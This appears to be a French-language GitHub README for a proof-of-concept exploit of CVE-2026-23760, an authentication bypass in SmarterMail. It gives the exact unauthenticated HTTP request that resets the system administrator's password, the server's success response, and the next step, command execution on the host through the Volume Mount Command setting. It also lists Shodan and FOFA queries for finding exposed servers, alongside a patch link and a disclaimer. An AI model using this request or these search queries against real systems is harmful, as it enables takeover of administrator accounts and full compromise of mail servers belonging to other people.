 maxmnml/smartermail-cve-2026-23760-poc
CVE-2026-23760 - Un contournement de l'authentification via l'API de réinitialisation de mot de passe dans SmarterMail.

Une preuve de concept exploitant un contournement d'authentification via l'API de réinitialisation de mot de passe pour le compte administrateur système de SmarterMail.
La vulnérabilité existe en raison d'un contournement d'authentification dans l'API de réinitialisation de mot de passe. Le point de terminaison force-reset-password autorise les requêtes anonymes et ne vérifie pas le mot de passe existant ni un jeton de réinitialisation lors de la réinitialisation des comptes administrateur système.
Le PoC est aussi simple que ceci :
POST /api/v1/auth/force-reset-password HTTP/1.1
Host: xxxxxxx:9998
Content-Type: application/json
Content-Length: 145

{"IsSysAdmin":"true",
"OldPassword":"watever",
"Username":"admin",
"NewPassword":"NewPassword123!@#",
"ConfirmPassword": "NewPassword123!@#"}
Vous devriez recevoir la réponse suivante, qui confirme que le mot de passe a été modifié avec succès :
{
"username":"",
"errorCode":"",
"errorData":"",
"debugInfo":"check1\\r\\ncheck2\\r\\ncheck3\\r\\ncheck4.2\\r\\ncheck5.2\\r\\ncheck6.2\\r\\ncheck7.2\\r\\ncheck8.2\\r\\n",
"success":true,
"resultCode":200
}
La seule exigence restante est de connaître le nom d'utilisateur du compte administrateur.

Une fois authentifié en tant qu'administrateur système, un attaquant peut :
Settings -> Volume Mounts.Volume Mount Command.Cette commande est exécutée par le système d'exploitation sous-jacent. À ce stade, l'attaquant a obtenu une exécution de code à distance complète sur l'hôte.
Lorsque la configuration est enregistrée, la commande fournie est exécutée immédiatement.
Modèle Nuclei :
https://github.com/projectdiscovery/nuclei-templates/blob/main/http/cves/2026/CVE-2026-23760.yaml
FOFA :
title='SmarterMail'
SHODAN :
html:'SmarterMail'
Un attaquant distant non authentifié peut contourner l'authentification du compte administrateur système et obtenir un accès. Une fois authentifié, il peut réaliser une exécution de code à distance complète sur l'hôte.
CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N - 9.3:Critique
Mettre à jour vers la dernière version : https://www.smartertools.com/smartermail/downloads
Cet outil est destiné uniquement aux tests de sécurité autorisés. L'accès non autorisé aux systèmes informatiques est illégal.
